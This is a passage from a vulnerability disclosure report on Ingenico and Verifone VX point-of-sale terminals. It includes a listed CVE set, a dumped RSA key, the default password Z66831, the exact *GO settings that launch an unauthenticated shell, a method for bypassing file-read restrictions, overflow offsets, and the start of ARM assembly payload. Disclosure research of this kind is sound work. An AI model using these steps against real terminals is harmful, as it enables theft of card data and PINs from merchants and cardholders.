SSL.CFG	01	0	FE	02D5D800	01330000	886	4096	1
WLAN4.CFG	01	0	FE	02D5E800	01340000	218	4096	1
127 files Storage size :15504 Kb								

Figure 19 depicts an example directory listing from our terminal's file system.

```

System.cfg
0E1BAC      struc_2 <aTraceDev, 0> ; "TRACE_DEV="
0E1BB4      struc_2 <aBatDisplay, 0> ; "BAT_DISPLAY="
0E1BBC      struc_2 <aLltSystem, 0> ; "LLT_SYSTEM="
0E1BC4      struc_2 <aP30Usbdriver, 1> ; "P30_USBDRIVER="
0E1BCC      struc_2 <aC30Usbdriver, 1> ; "C30_USBDRIVER="
0E1BD4      struc_2 <aLltCom0Enable, 1> ; "LLT_COM0_ENABLE="
0E1BDC      struc_2 <aLltCom5Enable, 1> ; "LLT_COM5_ENABLE="
0E1BE4      struc_2 <aCad30vrUsbdri, 1> ; "CAD30VR_USBDRIVER="
0E1BEC      struc_2 <aP40Usbdriver, 1> ; "P40_USBDRIVER="
0E1BF4      struc_2 <aUsbdevPuDontCa, 0> ; "USBDEV_PU_DONT_CARE="
0E1BFC      struc_2 <aPp30sUsbdriver, 1> ; "PP30S_USBDRIVER="
0E1C04      struc_2 <aCad30vtUsbdri, 1> ; "CAD30VT_USBDRIVER="
0E1C0C      struc_2 <aTraceUsbHost, 0> ; "TRACE_USB_HOST="
0E1C14      struc_2 <aParam1, 0> ; "PARAM1="
0E1C1C      struc_2 <aParam2, 0> ; "PARAM2="
0E1C24      struc_2 <aCad30usrUsbdri, 1> ; "CAD30USR_USBDRIVER="
0E1C2C      struc_2 <aTimeoutLi, 0x3C> ; "TIMEOUT_LI="
0E1C34      struc_2 <aCheckUsbHostMa, 1> ; "CHECK_USB_HOST_MAXPOWER="
0E1C3C      struc_2 <aLdbgDev, 0> ; "LDBG_DEV="
0E1C44      struc_2 <aElc930Usbdrive, 0> ; "ELC930_USBDRIVER_DISABLE="
0E1C4C      struc_2 <aApplicationKil, 0> ; "APPLICATION_KILLER="
0E1C54      struc_2 <aIpp2xxUsbdrive, 1> ; "IPP2XX_USBDRIVER="
0E1C5C      struc_2 <aCad30uciUsbdri, 0> ; "CAD30UCI_USBDRIVER_DISABLE="

```

Figure 20 depicts the contents of the terminal's system.cfg file.

```

0 1187: SEQUENCE {
4   1:   INTEGER 0
7  257:   INTEGER
      :    00 B0 D9 43 B0 F7 E6 88 CC 79 AF 94 7A 5F 59 5A
      :    65 DC E6 FA B3 C3 5C 4D B0 60 3D 8F F8 96 27 31
      :    CD CC 79 DC C1 7A 9B C2 CB CB 09 D6 44 30 B9 49
      :    05 58 55 DD 34 F6 50 B1 73 C6 20 F5 19 38 4E E4
      :    EF 4A C9 79 C4 EC CA 6B 6D F5 24 71 64 7C A6 3D
      :    80 41 4E EC 45 35 40 8E 86 F4 52 43 33 43 D9 92
      :    C2 D7 2A 2D 2A 37 DE 43 77 18 4C D3 EE 7A F7 75
      :    AA 09 20 4A F2 CA FE 00 80 6E DB CF 89 85 6B 91
      :    85 72 8E 21 C8 39 81 F1 0E 9A 3F 32 C7 52 36 0D
      :    E1 CE 06 FD EC 70 90 85 8D B5 D7 25 E0 46 90 1B
      :    0B D7 7F B4 D5 32 52 82 8A 3F B5 B2 2F B4 A8 DD
      :    1C 43 54 B4 B4 6E D4 B2 A4 A1 F0 B7 F5 C1 CF E2
      :    B2 7A 28 37 DD 54 00 57 CC 08 3E 8C 31 66 11 02
      :    D9 5D 3D 4A CA E4 66 5F 0A 13 2C 0B D9 EB 60 04
      :    AE 8A 60 F7 35 63 F7 7C F6 DD 5A C6 8F EF 78 0D
      :    47 3C 21 79 09 16 C0 44 99 AB 22 97 D0 97 A7 9A
      :    B7
68   3:   INTEGER 65537
73  256:   INTEGER
      :    05 6F 47 D3 42 6B 05 3D 33 68 1F E9 FA D0 26 25
      :    07 3A D9 ED 78 4D 77 DD B9 B7 6A 9B 3B 12 0D 47
      :    C3 C6 E2 EF D7 32 BE 33 C1 13 96 50 16 27 3B 85
      :    3C 87 B6 FA 8F AF 3F 24 CD AB E9 9C 52 CC A9 E0
      :    68 AD F4 5E 06 E0 D9 98 51 76 43 3D D1 4E D2 89
      :    04 78 C6 6E 02 0A EF D6 59 DF C5 4C E8 02 E1 AD
      :    B7 2B 06 A4 4B 7F 3B 17 87 D9 A4 91 A9 99 BD 35
      :    F2 7D D9 8F C8 89 31 BE C0 A9 64 A1 57 46 4C FC

```

Figure 21 depicts the contents of our terminal's RSA-based SSL keys, which are essential for its secure network communications.

```

PIN input and check

< 0xCA 0x01 > : DLL_SECURITY
45 78 65 63 53 63 68 20 50 52 4F 54 53 63 68 47   ExecSch PROTSchG
65 74 50 69 6E 20 69 6E 20 44 4C 4C              etPin in DLL

< 0xCA 0x01 > : DLL_SECURITY
53 74 65 70 50 52 4F 54 20 69 72 65 74 3A 30 20   StepPROT iret:0
30 20 6C 65 6E 6F 75 74 3A 31 0A 00 35 33 0A 00   0 lenout:1..53..
00 6C 65 6E 3A 32 30 00                           .len:20.

< 0xCA 0x01 > : DLL_SECURITY
53 45 43 5F 53 74 65 70 53 63 68 65 6D 65        SEC_StepScheme

< 0xCA 0x01 > : DLL_SECURITY
5F 5F 50 52 4F 54 53 74 65 70 20 47 65 74 43 68   __PROTStep GetCh
61 72 45 76 3A 30 00 74 3A 31 0A 00 35 33 0A 00   arEv:0.t:1..53..
00 6C 65 6E 3A 32 30 00                           .len:20.

< 0xCA 0x01 > : DLL_SECURITY
53 74 65 70 50 52 4F 54 20 69 72 65 74 3A 30 20   StepPROT iret:0
30 20 6C 65 6E 6F 75 74 3A 31 0A 00 35 33 0A 00   0 lenout:1..53..
00 6C 65 6E 3A 32 30 00                           .len:20.

< 0xCA 0x01 > : DLL_SECURITY
53 45 43 5F 53 74 65 70 53 63 68 65 6D 65        SEC_StepScheme

< 0xCA 0x01 > : DLL_SECURITY
5F 5F 50 52 4F 54 53 74 65 70 20 47 65 74 43 68   __PROTStep GetCh
61 72 45 76 3A 30 00 74 3A 31 0A 00 35 33 0A 00   arEv:0.t:1..53..
00 6C 65 6E 3A 32 30 00                           .len:20.

```

Figure 22 depicts an example log file that contains an encrypted PIN.

Contents of the PIN-encrypted log files can be decrypted when the attacker has read access to the terminal's file system. This is an issue originating from the service-provider, who developed software that doesn't utilise the secure element fully, instead storing keys on the main OS.

Exploitation examples

An attacker can:

- Interfere with any terminal operations.
- Read PIN, Track2, and arbitrary information on bank cards.
- Degrade terminal performance by means of Denial of Service (DoS) attacks with malicious code.
- Modify system files that do not require any digital signature.

Buffer overflows (CVE-2018-17766, CVE-2018-17769, CVE-2018-17770)

The LLT protocol allows for writing up to 0x10ffef bytes beyond the boundaries of the global buffer. This can damage a number of structures within memory. The buffer address is 201A3554. The problem occurs if the packet type is $\geq 0x30$. The read length is calculated using the formula $b[1] + b[2] * 16 + b[3] \ll 8 + b[4] \ll 12$, where b is the sent packet and b[0] is the packet type. The remainder of the packet is read to the buffer 201A3554 without any length check of the data being written. The buffer's length is 256.

The insecure NTPT3 protocol on the TCP/6000 port enables overflowing the allocated memory (0x5B0 bytes) beyond its boundaries using the RemotePutFile(0x32) command, thus damaging a number of structures in memory. The function address is 0x20080FB0. The problem occurs if the file data is \geq CURR_FILE_CHUNK. `CURR_FILE_SIZE = get_file_size_possible(LLC_FILE_HANDLE); CURR_FILE_CHUNK = (READ_FILE_CHUNK *) alloc(0x5B0u);`. The remainder of the file chunk is read to the allocated buffer without any check of the length of the data being written.

The insecure NTPT3 protocol on the TCP/6000 port enables overflowing of the .bss memory beyond the boundaries using the 0x26 command, thus damaging the kernel semaphore structure within kernel memory. The function address is 0x2004845E. The buffer's length is 256. Semaphore offset is 100 from the buffer's start. The remainder of the packet is read to the buffer without any length check of the data being written.

Exploitation example

- The described packet is sent remotely at connection.
- This would cause Denial of Service at a minimum, and if memory is readable (vulnerability 5.1.1), then the attacker's arbitrary code can be executed.

Bypass of LLT file reading restrictions (CVE-2018-17766)

By design, the LLT protocol can only read files from the directories `/`, `/HOST/`, and `/SWAP/`. This LLT vulnerability allows an attacker to read any file whose absolute path is less than 17 characters in length. This vulnerability has been classified as high severity. This is because it allows an attacker to obtain cryptographic keys and manipulate the traffic between the POS and the Acquirer.

Verification is not performed while using the read command in a directory when it contains only a file name. Therefore, if `SYSTEM/SSL.CFG` is sent as a parameter, we can read the file `/SYSTEM/SSL.CFG`, which is outside of the allowed directories.

Exploitation example

- Send the command to go to the home directory `/`.
- Send the `0x32(RemotePutFile)` command with the name of a file to be read, for example, `SYSTEM/SSL.CFG`.
- The file is readable, bypassing LLT protocol restrictions.

3.4. Responsible disclosure process and arranged CVEs

Don't be surprised about the CVEs from 2018. It took for us almost 2 years to reach them and receive a confirmation of that fix. Unfortunately, they didn't partner with us through the remediation process, but we're glad it's fixed now.




Figure 23 depicts our Ingenico confirmation that our vulnerability is now fixed.

Ingenico CVE's:

- CVE-2018-17767 - Hardcoded PPP credentials. CVSS v3.1 Base Score: 5.1, Vector AV:P/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:L
- CVE-2018-17771 - Hardcoded FTP credentials. CVSS v3.1 Base Score: 4.9, Vector AV:P/AC:L/PR:L/UI:N/S:C/C:L/I:L/A:L
- CVE-2018-17774 - Insecure NTPT3 protocol. CVSS v3.1 Base Score: 4.9, Vector AV:P/AC:L/PR:L/UI:N/S:C/C:L/I:L/A:L
- CVE-2018-17768 - Insecure TRACE protocol. CVSS v3.1 Base Score: 5.1, Vector AV:P/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:L
- CVE-2018-17765 - Undeclared TRACE protocol commands. CVSS v3.1 Base Score: 3.8, Vector AV:P/AC:L/PR:L/UI:N/S:C/C:L/I:L/A:N
- CVE-2018-17766 - NTPT3 protocol - file reading restrictions bypass. CVSS v3.1 Base Score: 2.4, Vector AV:P/AC:L/PR:L/UI:N/S:C/C:L/I:N/A:N
- CVE-2018-17769 - Buffer overflow via the 0x26 command of the NTPT3 protocol. CVSS v3.1 Base Score: 4.9, Vector AV:P/AC:L/PR:L/UI:N/S:C/C:L/I:L/A:L
- CVE-2018-17770 - Buffer overflow via the 'RemotePutFile' command of the NTPT3 protocol. CVSS v3.1 Base Score: 4.9, Vector AV:P/AC:L/PR:L/UI:N/S:C/C:L/I:L/A:L
- CVE-2018-17772 - Arbitrary code execution via the TRACE protocol (r/w memory). CVSS v3.1 Base Score: 7.6, Vector AV:P/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
- CVE-2018-17773 - Buffer overflow via SOCKET_TASK in the NTPT3 protocol. CVSS v3.1 Base Score: 8.3, Vector AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:L

4. Verifone VX Series

4.1. Firmware information

Firmware can be obtained in 3 different ways:

- Extracted from the Flash with techniques we mention.
- Downloaded from the Internet (encrypted).
- Extracted with the Verifone’s maintenance software, which is described in the next section.

The devices have a 400 MHz, ARM11 32-bit RISC processor, known as “Verifone VF2101D0C”. The vendor makes use of Broadcom’s BCM589X series System-on-a-Chip.

NAND Flash contains:

- SBI – Secure Boot Installer.
- CIB – Configuration Information Block.
- Kernel loader.
- QT000500.bin.lzma – Kernel and the disk T.
- MIB – Master Information Block.
- SIB – System Information Block.

Every boot phase utilizes a digital signature and checked hierarchically, as shown below:




Figure 24 depicts the boot sequence.

Physical connection is made over the RS232 serial interface with an RJ45 connector:




Figure 25 depicts the RS232 serial interface.

4.2. Vulnerabilities

The following vulnerabilities were discovered in Verifone's VX series of PoS terminals.

Attaining "System mode" access for Verifone VX 520

Attacker's can easily gain "System mode" access to the PoS terminal. The credentials are within Verifone's VX 520 Reference Guide.

Default Password	The OS sets a default password of Z66831 for VTM and for GID 1. The GID 2 to GID 15 passwords are empty by default. The established manufacturing process, which uses a script to set GID 2 to GID 15 passwords to Z66831 , is maintained.
IPP Key Load	The user is required to enter the GID 1 password each time IPP KEY LOAD is selected. This standard is imposed even if the user previously entered the GID 1 password in the current VTM session.

VERIX EVO VOLUME I: OPERATING SYSTEM PROGRAMMERS MANUAL 663

Figure 26 depicts the default password as listed within the VX 520 Reference Guide.

The System mode allows the attacker to change system values. Changing the *GO value is helpful as it's responsible for setting the application that loads after reboot.




Figure 27 depicts setting the *GO value within the terminal's interface.


Undeclared shell.out mode access (CVE-2019-14716)

Our research extracted and decrypted the PoS terminal's flash content. We discovered a T:SHELL.OUT application that's trusted and signed by Verifone. This application enables the attacker to access the terminal's file system. Without authentication, the attacker can gain control over the terminal's process management through the process that follows. On the terminal, the attacker can run T:SHELL.OUT and specify the terminal's serial port. They gain control by attaching a cable to the terminal's RS232 serial port and using an external device with a TTY Shell application.

To run the application, the attacker needs to change settings to:

```
*GO=T:SHELL.OUT
```

```
*ARG="/DEV/COM1"
```



```
COM8 - PuTTY
vsh 0.01
$ ?
AUTH, BREAK, CD, CG, CHDIR, CHGRP, CHKFILL, CLOSE, COA, COPY, COPY, COPYAUTH,
DEL, DIR, DIRO, DIRA, DL, DUMP, FILES, FILL, GETCV, GETCWD, KILL, MD, MEM, MKDIR,
MODID, MOVE, MUX, MUX2, OPEN, PASSTHRU, PED, PEEK_EV, PRT, PS, RAD, RD, RE, REN,
RES, RMDIR, RUN, RUNW, SET, SETA, SOB, TYPE, UNZIP, UWIFI, WR, ZAPGROUP, ZG, ZT,

$ MEM
  RAM Phys: 32768K
  RAM Files: 352
    In Use: 1083392
    Avail: 115636224

  Flash Phys: 131072K
Flash Files: 166
    In Use: 2244608
    Avail: 115636224
  Defrag: 0
$ █
```

Figure 28 depicts all of the available commands within the SHELL.OUT application.



Figure 29 depicts the terminal's display while it's within the SHELL.OUT mode.

Stack overflow in Verix OS core during run() execution (CVE-2019-14717)

We threw a stack overflow while executing the Run() function. We traced it back to the filename copy process of the sch_run_not_vsa() function (address 0x4002509).

```
71 char v71; // r0
72 int v72; // r0
73 int v73; // r1
74 bool v74; // zf
75 int v75; // r0
76 unsigned int v76; // r1
77 int v77; // r1
78 int v78; // r0
79 __int16 v79; // r0
80 __int16 v80; // r3
81 __int16 v81; // r2
82 __int16 v82; // r1
83 char sRandName[9]; // [sp+0h] [bp-150h]
84 unsigned __int8 ticks[4]; // [sp+Ch] [bp-144h]
85 int v85; // [sp+10h] [bp-140h]
86 char dst[32]; // [sp+14h] [bp-13Ch]
87 __int8 pc[32]; // [sp+34h] [bp-11Ch]
88 char *v88; // [sp+54h] [bp-FCh]
89 proc_meta *v89; // [sp+58h] [bp-F8h]
90 LIB_HEADER *v90[32]; // [sp+5Ch] [bp-F4h]
91 int proc_meta_start; // [sp+DCh] [bp-74h]
92 int v92; // [sp+E0h] [bp-70h]
93 int v93; // [sp+E4h] [bp-6Ch]
94 int v94; // [sp+E8h] [bp-68h]
95 char *v95; // [sp+ECH] [bp-64h]
96 int v96; // [sp+F0h] [bp-60h]
97 struc_30 a1; // [sp+F4h] [bp-5Ch]
98 int *v98; // [sp+118h] [bp-38h]
99 int *v99; // [sp+11Ch] [bp-34h]
100 int (__fastcall **pFuncs)(int, const unsigned __int8 *, int);
101 const char *fname; // [sp+124h] [bp-2Ch]
102 char *v102; // [sp+128h] [bp-28h]
103 int eeeee; // [sp+12Ch] [bp-24h]
104
105 _fname = fname;
106 v102 = (char *)parms;
107 eeeee = flags;
108 v92 = 1;
109 v3 = endswith(fname, "/");
110 v4 = v3 == 0;
111 v88 = v3;
112 if ( !v3 )
113     v3 = (char *)_fname;
114 if ( !v4 )
115     {
116         v5 = v3 - _fname;
117         v88 = v3 + 1;
118         SCHEDULR_memcpy(pc, (char *)_fname, v3 - _fname);
119         v3 = pc;
120         pc[v5] = 0;

```

```
-00000150 ; D/A/* : change type (data/ascii/array)
-00000150 ; N : rename
-00000150 ; U : undefine
-00000150 ; Use data definition commands to create local variable
-00000150 ; Two special fields " r" and " s" represent return add
-00000150 ; Frame size: 150; Saved regs: 0; Purge: 0
-00000150 ;
-00000150 ;
-00000150 sRandName DCB 9 dup(?)
-00000147 DCB ? ; undefined
-00000146 DCB ? ; undefined
-00000145 DCB ? ; undefined
-00000144 ticks DCB 4 dup(?)
-00000140 var_140 DCD ?
-0000013C dst DCB 32 dup(?) ; string(C)
-0000011C pc DCB 32 dup(?)
-000000FC var_FC DCD ? ; offset
-000000F8 var_F8 DCD ? ; offset
-000000F4 var_F4 DCD 32 dup(?) ; offset
-00000074 proc_meta_start DCD ?
-00000070 var_70 DCD ?
-0000006C var_6C DCD ?
-00000068 var_68 DCD ?
-00000064 var_64 DCD ?
-00000060 var_60 DCD ?
-0000005C a1 struc_30 ?
-00000038 var_38 DCD ?
-00000034 var_34 DCD ?
-00000030 pFuncs DCD ?
-0000002C _fname DCD ? ; offset
-00000028 var_28 DCD ? ; offset
-00000024 eeeee DCD ?
-00000020 ; end of stack variables
```

Figure 30 depicts the sch_run_not_vsa() function.

The attacker can overwrite variables beyond the pc[32] array and its return address.




Figure 31 depicts the run() overflow indication on the terminal's display.

The lower 5 bits of the CPSR (Current Program Status Register) is 0x13 which indicates #define CPSR_M_SVC 0x13U. This indicates supervisor mode within the Verix Core subsystem. Combined with the prior vulnerability, our attacker now has maximum privileges on the system.

Integrity control bypass (CVE-2019-14712)

Our researcher found it's possible to bypass Verifone's file integrity controls.

What are they? Verifone's file integrity controls who is authorized to load application files onto terminals. It verifies the file's origin, sender's identity, and integrity of the file's information. It uses digital signatures, cryptographic keys, and digital certificates.

The process is basically:

- Developer applies for a certificate from Verifone.
- The developer creates an app and signs it with their certificate and password.
- When loading the app on the terminal, the terminal compares its certificates against the app's signature.
- The app is marked "authenticated" and given permission to run on the terminal when it passes these checks.

Let's take a closer look of the process of deploying an app:

1. We create an application file named APP.out.
2. Using the application file, developer certificate, and developer password, the VeriShield File Signing Tool creates a signature file (*.p7s).
3. Load the signature file (APP.p7s) and the original application file (APP.out) onto the terminal.
4. The terminal OS searches for signature files. The operating system compares its internal signatures against the values stored within the application file's calculated signature.
5. If these values match, the operating system marks that the application file is approved to run on the terminal. The OS creates an .s1g file with signatures. This file contains Hash-based Message Authentication Code (HMAC) from the keys in One-Time-Programmable memory (OTP). The file has an "authenticated" attribute.
6. When run() is called, the terminal checks that the file has this "authenticated" attribute. Next, the HMAC function checks the result against the .s1g file content.
7. If all checks have been completed, file APP.OUT runs in memory.

Some attributes from DIR command and files in SHELL.OUT:

- gcr Authenticated signature file.
- gc- Uploaded, but not authenticated file.
- agc- Uploaded, and authenticated application file.

If the attacker has privileges to run code in core context, it's possible to call the function of the .s1g file generation against the arbitrary application. This bypasses the integrity checks.




Figure 32 depicts an arbitrary app running on the terminal's display.

```

.text
.global _start

_start:
.int 0,0
@ldr r1,=#0x7041fff0
@movs r0, #0xb
@svc 10
ldr r6,=#0x70420070
